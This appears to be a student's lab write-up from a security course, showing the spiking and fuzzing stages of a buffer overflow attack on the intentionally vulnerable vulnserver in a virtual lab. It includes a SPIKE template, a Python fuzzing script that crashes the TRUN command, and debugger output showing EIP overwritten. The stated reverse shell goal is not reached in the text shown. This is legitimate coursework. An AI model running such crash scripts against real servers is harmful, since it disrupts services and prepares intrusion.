David Murillo Santiago

29 October 2024

Professor Mireles


IS-4543

# Lab04: Buffer Overflow Made Easy

In this lab, I will conduct a buffer overflow attack on a vulnerable server, in order to gain access to the system through a reverse shell.

**Configure the Network:**
I downloaded the zip file for the Windows 10 VM and named it Lab4-Murillo-win10. Next, I configured its network settings to 'bridged adapter' and verified that it was on the same network as the other virtual machines. I ran into an error where the Windows machine was able to ping the Kali Linux VM, and was even able to connect to the metasploitable server, but when pinged by other devices, it would not reply.

Therefore, I downloaded Wireshark and analyzed the problem further. I realized that the ICMP echo requests were reaching the Windows device (192.168.1.140), but for some reason, the device was unable to send response packets. Therefore, for the sake of the lab, I turned off the firewall and restarted the device. This, in turn, solved the network issues and allowed for all 3 virtual machines to communicate.


lab4-Murillo-win10 - VMware Workstation
File Edit View VM Tabs Help
Home
lab4-Murillo-win10
nlp212-MurilloSantiago_Kali
nlp212_MurilloSantiago_MS2
lab4-Murillo-win10
Power on this virtual machine
Edit virtual machine settings
Recycle Bin
eula
Google Chrome
*Ethernet0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
icmp

| Devices | |
|---|---|
| Memory | 4 GB |
| Processors | 2 |
| Hard Disk (SCSI) | 40 GB |
| CD/DVD (IDE) | Using unknown b... |
| Network Adapter | Bridged (Automat... |
| Display | Auto detect |


Description
Type here to enter a description of this virtual machine.

```
No.  Time      Source         Destination    Protoc Lengtł Info
  52 7.112054  192.168.1.137  192.168.1.140  ICMP     98 Echo (ping) request
  53 7.112130  192.168.1.140  192.168.1.137  ICMP     98 Echo (ping) reply
  58 8.142661  192.168.1.137  192.168.1.140  ICMP     98 Echo (ping) request
  59 8.142791  192.168.1.140  192.168.1.137  ICMP     98 Echo (ping) reply
  63 9.166222  192.168.1.137  192.168.1.140  ICMP     98 Echo (ping) request
  64 9.166267  192.168.1.140  192.168.1.137  ICMP     98 Echo (ping) reply
  74 10.190593 192.168.1.137  192.168.1.140  ICMP     98 Echo (ping) request
  75 10.190707 192.168.1.140  192.168.1.137  ICMP     98 Echo (ping) reply
  78 11.214341 192.168.1.137  192.168.1.140  ICMP     98 Echo (ping) request
  79 11.214469 192.168.1.140  192.168.1.137  ICMP     98 Echo (ping) reply
  91 12.238481 192.168.1.137  192.168.1.140  ICMP     98 Echo (ping) request
  92 12.238615 192.168.1.140  192.168.1.137  ICMP     98 Echo (ping) reply
  97 13.239696 192.168.1.137  192.168.1.140  ICMP     98 Echo (ping) request
  98 13.239797 192.168.1.140  192.168.1.137  ICMP     98 Echo (ping) reply
 104 14.254515 192.168.1.137  192.168.1.140  ICMP     98 Echo (ping) request
 105 14.254688 192.168.1.140  192.168.1.137  ICMP     98 Echo (ping) reply
 115 15.278452 192.168.1.137  192.168.1.140  ICMP     98 Echo (ping) request
 116 15.278600 192.168.1.140  192.168.1.137  ICMP     98 Echo (ping) reply
```

| | |
|---|---|
| Host Name: | MSEDGEWIN10 |
| IE Version: | 11.379.17763.0 |
| OS Version: | Windows 10 |
| Service Pack: | No service pack |
| User Name: | IEUser |
| Password: | Passw0rd! |


Turn in Artifact 1: All 3 VM's were configured to the same network.

**Spiking:**
Once I configured the network to ensure my virtual machines could communicate, I launched vulnserver as my target application and opened Immunity Debugger to monitor the server's response and gather valuable memory information for the buffer overflow attack. I also created a script named trun.spk to automate commands targeting the TRUN command in vulnserver. This setup allowed me to observe and manipulate the server in real-time, which is essential for crafting and refining my attack.



```
  GNU nano 8.1                    trun.spk
s_readline();
s_string("TRUN ");
s_string_variable("0");
```

TRUN spike script.




```
Registers (FPU)
EAX 00F9F1E8 ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 001E8870
EDX 0000E44B
EBX 0000014C
ESP 00F9F9C8 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 41414141
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848

EIP 41414141

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
```

```
00F9F9C8  41414141 AAAA
00F9F9CC  41414141 AAAA
00F9F9D0  41414141 AAAA
00F9F9D4  41414141 AAAA
00F9F9D8  41414141 AAAA
00F9F9DC  41414141 AAAA
00F9F9E0  41414141 AAAA
00F9F9E4  41414141 AAAA
00F9F9E8  41414141 AAAA
00F9F9EC  41414141 AAAA
00F9F9F0  41414141 AAAA
00F9F9F4  41414141 AAAA
00F9F9F8  41414141 AAAA
00F9F9FC  41414141 AAAA
00F9FA00  41414141 AAAA
00F9FA04  41414141 AAAA
```

lab4-Murillo-win10 - VMware Workstation
lab4-Murillo-win10
Immunity Debugger - vulnserver.exe - [CPU - thread 0000104C]
Code auditor and software assessment specialist needed
Show Modules window (Alt+E)
Paused
Devices
Memory 4 GB
Processors 2
Hard Disk (SCSI) 40 GB
CD/DVD (IDE) Using unknown b...
Network Adapter Bridged (Automat...
Display Auto detect
Virtual Machine Details
State: Powered on
Configuration file: C:\Users\spygu\Documents\Virtual Machines\lab4-Murillo-win10\lab4-Murillo-win10.vmx


Turn in Artifact 2: Buffer Overflow TRUN Command.

**Fuzzing:**
Next, I performed fuzzing to identify the exact point where the vulnserver crashes. I used generic_send_tcp to send a Python payload I scripted, which gradually increased in size until the server crashed and triggered an access violation.



```
  GNU nano 8.1                                  l.py
#!/usr/bin/python2
import sys, socket
from time import sleep

buffer = "A" * 100

while True:
        try:
                print("Starting socket = socket part")
                s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
                print("Starting IP connection on 9999")
                s.connect(('192.168.1.140',9999))

                print("Starting TRUN step")
                s.send(('TRUN /.:/' + buffer))

                print("Starting the close")
                s.close()
                print("Sleep")
                sleep(1)
                print("starting buffer exponent")
                buffer = buffer + "A"*100

        except:
                print("starting exception")
                print"Fuzzing crashed at %s bytes" % str(len(buffer))
                sys.exit()
```

Python Script: l.py



nlp212-MurilloSantiago_Kali

Devices

| | |
|---|---|
| Memory | 7.8 GB |
| Processors | 4 |
| Hard Disk (SCSI) | 80.1 GB |
| Network Adapter | Bridged (Automat... |
| USB Controller | Present |
| Sound Card | Auto detect |
| Display | Auto detect |

Description

Kali Rolling (2024.3) x64
2024-08-18

------------------

Username: kali
Password: kali
(US keyboard layout)

------------------

* Kali Homepage:
https://www.kali.org/

* Kali Documentation:
https://www.kali.org/docs/


* Kali Tools:
https://www.kali.org/tools/

* Forum/Community Support:
https://forums.kali.org/

* Community Chat:
https://discord.kali.org

```
Starting socket = socket part
Starting IP connection on 9999
Starting TRUN step
Starting the close
Sleep
starting buffer exponent
Starting socket = socket part
Starting IP connection on 9999
Starting TRUN step
Starting the close
Sleep
starting buffer exponent
Starting socket = socket part
Starting IP connection on 9999
Starting TRUN step
Starting the close
Sleep
starting buffer exponent
Starting socket = socket part
Starting IP connection on 9999
Starting TRUN step
Starting the close
Sleep
starting buffer exponent
Starting socket = socket part
Starting IP connection on 9999
Starting TRUN step
Starting the close
Sleep
^Cstarting exception
Fuzzing crashed at 9100 bytes

┌──(root㉿kali)-[~/Desktop]
└─# 
```

Turn in Artifact 3 (1/2): Python Fuzzing Script Execution.


Home
lab4-Murillo-win10
nlp212-MurilloSantiago_Kali
nlp212_MurilloSantiago_MS2
lab4-Murillo-win10
Power on this virtual machine
Edit virtual machine settings
Devices
Memory 4 GB
Processors 2
Hard Disk (SCSI) 40 GB
CD/DVD (IDE) Using unknown b...
Network Adapter Bridged (Automat...
Display Auto detect
Description
Type here to enter a description of this virtual machine.
Immunity Debugger - vulnserver.exe
File View Debug Plugins ImmLib Options Window Help Jobs
Immunity: Consulting Services Manager
CPU - thread 00001AB4, module vulnserv
Select vulnserver

```
00401D98  8B85 A4FAFFFF   MOV EAX,DWORD PTR SS:[EBP-55C
00401D9E  890424          MOV DWORD PTR SS:[ESP],EAX
00401DA1  E8 32100000     CALL <JMP.&msvcrt.memset>
00401DA6  C74424 0C 00000 MOV DWORD PTR SS:[ESP+C],0
00401DAE  C74424 08 0E000 MOV DWORD PTR SS:[ESP+8],0E
00401DB6  C74424 04 F9434 MOV DWORD PTR SS:[ESP+4],vuln
00401DBE  8B85 E0FBFFFF   MOV EAX,DWORD PTR SS:[EBP-420
00401DC4  890424          MOV DWORD PTR SS:[ESP],EAX
00401DC7  E8 68070000     CALL <JMP.&WS2_32.send>
00401DCC  83EC 10         SUB ESP,10
00401DCF  8985 ECFBFFFF   MOV DWORD PTR SS:[EBP-414],EA
00401DD5  E9 9D060000     JMP vulnserv.00402477
00401DDA  C74424 08 05000 MOV DWORD PTR SS:[ESP+8],5
00401DE2  C74424 04 08444 MOV DWORD PTR SS:[ESP+4],vuln
00401DEA  8B45 F0         MOV EAX,DWORD PTR SS:[EBP-10]
00401DED  890424          MOV DWORD PTR SS:[ESP],EAX
00401DF0  E8 C30F0000     CALL <JMP.&msvcrt.strncmp>
00401DF5  85C0            TEST EAX,EAX
00401DF7  0F85 B0000000   JNZ vulnserv.00401EAD
00401DFD  A1 0E444000     MOV EAX,DWORD PTR DS:[40440E]
00401E02  8985 88FAFFFF   MOV DWORD PTR SS:[EBP-578],EA
00401E08  A1 12444000     MOV EAX,DWORD PTR DS:[404412]
...
00401EE4  E8 F70E0000     CALL <JMP.&msvcrt.strncpy>
00401EE9  C74424 0C 00000 MOV DWORD PTR SS:[ESP+C],0
00401EF1  C74424 08 0D000 MOV DWORD PTR SS:[ESP+8],0D
00401EF9  C74424 04 22444 MOV DWORD PTR SS:[ESP+4],vuln
00401F01  8B85 E0FBFFFF   MOV EAX,DWORD PTR SS:[EBP-42C
```

```
Registers (FPU)
EAX 00BAF1E8 ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 0063749C
EDX 00000041
EBX 00000194
ESP 00BAF9C8
EBP 00BA0041
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848

EIP 00401D98 vulnserv.00401D98

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 315000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
```

